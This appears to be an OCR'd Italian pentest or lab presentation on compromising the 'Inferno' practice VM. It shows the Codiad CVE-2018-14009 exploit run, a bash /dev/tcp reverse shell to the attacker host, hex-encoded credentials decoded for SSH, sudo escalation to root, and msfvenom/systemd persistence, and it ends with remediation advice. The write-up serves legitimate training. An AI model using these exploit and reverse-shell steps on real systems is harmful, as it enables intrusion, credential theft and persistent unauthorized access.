
- IDE web-based open source in PHP/JS
- Stesse credenziali individuate precedentemente
- albero delle directory di inferno

Codiad

Ricerca vulnerabilità Codiad



- **CVE-2018-14009**
- Esecuzione di codice arbitrario da remoto
- Disponibile exploit...




Codiad


Exploit vulnerabilità Codiad

```
┌──(root㉿kali)-[~]
└─# python /root/Downloads/49705.py http://admin:dante1@10.0.2.6/inferno/ admin dante1 10.0.2.4 4444 linux
[+] Please execute the following command on your vps:
echo 'bash -c "bash -i >/dev/tcp/10.0.2.4/4445 0>&1 2>&1"' | nc -lnvp 4444
nc -lnvp 4445
[+] Please confirm that you have done the two command above [y/n]
[Y/n] y
[+] Starting...
[+] Login Content : {"status":"success","data":{"username":"admin"}}
[+] Login success!
[+] Getting writeable path...
[+] Path Content : {"status":"success","data":{"name":"inferno","path":"\/var\/www\/html\/inferno"}}
[+] Writeable Path : /var/www/html/inferno
[+] Sending payload...
```

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 4445
listening on [any] 4445 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.6] 57994
bash: cannot set terminal process group (502): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Inferno:/var/www/html/inferno/components/filemanager$ whoami
whoami
www-data
www-data@Inferno:/var/www/html/inferno/components/filemanager$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Inferno:/var/www/html/inferno/components/filemanager$
```


- Creazione shell interattiva e invio I/O alla macchina attaccante sulla porta 4445
- In ascolto su 4444 per ricevere e inoltrare comando iniziale
- Ricezione reverse shell sulla porta 4445
- Canali distinti per invio exploit e ricezione reverse shell






7. Post-Exploitation

Privilege Escalation & Maintaining Access





Privilege Escalation

```
www-data@Inferno:/home$ ls
ls
dante
www-data@Inferno:/home$ cd /home/dante
cd /home/dante
www-data@Inferno:/home/dante$ ls
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
local.txt
www-data@Inferno:/home/dante$
```

Esplorazione Directory

Directory Downloads


```
www-data@Inferno:/home/dante/Downloads$ ls -la
ls -la
total 8468
drwxr-xr-x  2 root  root     4096 Dec  6  2020 .
drwxr-xr-x 11 dante dante    4096 Dec  6  2020 ..
-rw-r--r--  1 root  root     1511 Nov  3  2020 .download.dat
-rwxr-xr-x  1 root  root   138728 Dec  6  2020 CantoI.docx
-rwxr-xr-x  1 root  root   146880 Dec  6  2020 CantoII.docx
-rwxr-xr-x  1 root  root    97152 Dec  6  2020 CantoIII.docx
-rwxr-xr-x  1 root  root    68416 Dec  6  2020 CantoIV.docx
-rwxr-xr-x  1 root  root   138856 Dec  6  2020 CantoIX.docx
-rwxr-xr-x  1 root  root    43808 Dec  6  2020 CantoV.docx
-rwxr-xr-x  1 root  root   138856 Dec  6  2020 CantoVI.docx
-rwxr-xr-x  1 root  root   146880 Dec  6  2020 CantoVII.docx
-rwxr-xr-x  1 root  root  3689352 Dec  6  2020 CantoVIII.docx
-rwxr-xr-x  1 root  root    68416 Dec  6  2020 CantoX.docx
```

Privilege Escalation

```
www-data@Inferno:/home/dante/Downloads$ cat .download.dat
cat .download.dat
c2 ab 4f 72 20 73 65 e2 80 99 20 74 75 20 71 75 65 6c 20 56 69 72 67 69 6c 69 6f 20 65 20 71 75 65 6c 6c 61 20 66 6
f 6e 74 65 0a 63 68 65 20 73 70 61 6e 64 69 20 64 69 20 70 61 72 6c 61 72 20 73 c3 ac 20 6c 61 72 67 6f 20 66 69 75
 6d 65 3f c2 bb 2c 0a 72 69 73 70 75 6f 73 e2 80 99 69 6f 20 6c 75 69 20 63 6f 6e 20 76 65 72 67 6f 67 6e 6f 73 61
20 66 72 6f 6e 74 65 2e 0a 0a c2 ab 4f 20 64 65 20 6c 69 20 61 6c 74 72 69 20 70 6f 65 74 69 20 6f 6e 6f 72 65 20 6
5 20 6c 75 6d 65 2c 0a 76 61 67 6c 69 61 6d 69 20 e2 80 99 6c 20 6c 75 6e 67 6f 20 73 74 75 64 69 6f 20 65 20 e2 80
 99 6c 20 67 72 61 6e 64 65 20 61 6d 6f 72 65 0a 63 68 65 20 6d e2 80 99 68 61 20 66 61 74 74 6f 20 63 65 72 63 61
72 20 6c 6f 20 74 75 6f 20 76 6f 6c 75 6d 65 2e 0a 0a 54 75 20 73 65 e2 80 99 20 6c 6f 20 6d 69 6f 20 6d 61 65 73 7
4 72 6f 20 65 20 e2 80 99 6c 20 6d 69 6f 20 61 75 74 6f 72 65 2c 0a 74 75 20 73 65 e2 80 99 20 73 6f 6c 6f 20 63 6f
 6c 75 69 20 64 61 20 63 75 e2 80 99 20 69 6f 20 74 6f 6c 73 69 0a 6c 6f 20 62 65 6c 6c 6f 20 73 74 69 6c 6f 20 63
68 65 20 6d e2 80 99 68 61 20 66 61 74 74 6f 20 6f 6e 6f 72 65 2e 0a 0a 56 65 64 69 20 6c 61 20 62 65 73 74 69 61 2
0 70 65 72 20 63 75 e2 80 99 20 69 6f 20 6d 69 20 76 6f 6c 73 69 3b 0a 61 69 75 74 61 6d 69 20 64 61 20 6c 65 69 2c
 20 66 61 6d 6f 73 6f 20 73 61 67 67 69 6f 2c 0a 63 68 e2 80 99 65 6c 6c 61 20 6d 69 20 66 61 20 74 72 65 6d 61 72
20 6c 65 20 76 65 6e 65 20 65 20 69 20 70 6f 6c 73 69 c2 bb 2e 0a 0a 64 61 6e 74 65 3a 56 31 72 67 31 6c 31 30 68 3
3 6c 70 6d 33 0awww-data@Inferno:/home/dante/Downloads$
```

File .download.dat

Privilege Escalation



- CyberChef per la decodifica di dati codificati
- tool web-based sviluppato dal GCHQ
- Ricetta “From Hex”
- credenziali **dante:V1rg1l10h3lpm3**

Cyberchef

Privilege Escalation

```
┌──(root㉿kali)-[~]
└─# ssh dante@10.0.2.6
dante@10.0.2.6's password:
Linux Inferno 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 13 17:18:16 2025 from 10.0.2.4
dante@Inferno:~$ whoami
dante
dante@Inferno:~$
```

- credenziali corrette
- collegamento remoto ottenuto
- shell utente dante (non privilegiato)


```
dante@Inferno:~$ sudo -l
Matching Defaults entries for dante on Inferno:
    env_reset, mail_badpass, secure_path=/usr/local/sbin

User dante may run the following commands on Inferno:
    (root) NOPASSWD: /usr/bin/tee
    (ALL) NOPASSWD: ALL
```

- **(ALL) NOPASSWD:ALL**
- può eseguire qualsiasi comando come un utente qualsiasi (incluso root)
- senza inserire la password

Privilegi dante

Privilege Escalation


```
root@Inferno:~# ls
proof.txt
root@Inferno:~# cat proof.txt
```



```
Congrats!

You've rooted Inferno!
```

- shell di root
- file **proof.txt** che conferma la completa compromissione

```
dante@Inferno:~$ sudo -i
root@Inferno:~# whoami
root
```



Maintaining Access

- Payload generato con **msfvenom**
- Tentativo di persistenza iniziale via **rc.local** fallito (deprecato su Debian9+)
- Creato servizio **systemd** personalizzato
- Abilitato per avvio automatico al boot
- Shell remota stabilita in automatico
- Accesso root mantenuto in modo persistente

Conclusioni

Attualmente il rischio associato all’asset è **elevato**. L’applicazione delle misure correttive proposte può ridurre significativamente il rischio, portandolo a un livello **basso**

Correttive consigliate

- Aggiornare il sistema operativo e i servizi principali
- Rimuovere la regola NOPASSWD dal file sudoers
- Disabilitare l’accesso pubblico all’IDE Codiad o proteggerlo tramite autenticazione forte
- Implementare configurazioni di sicurezza lato web
- Rimuovere credenziali in chiaro presenti nel sistema
- Rivedere la configurazione del servizio SSH
- Limitare la visibilità dei file di default e delle intestazioni del web server
- Rafforzare le policy di autenticazione
- Applicare una politica di aggiornamento e gestione della configurazione

Grazie per l’attenzione!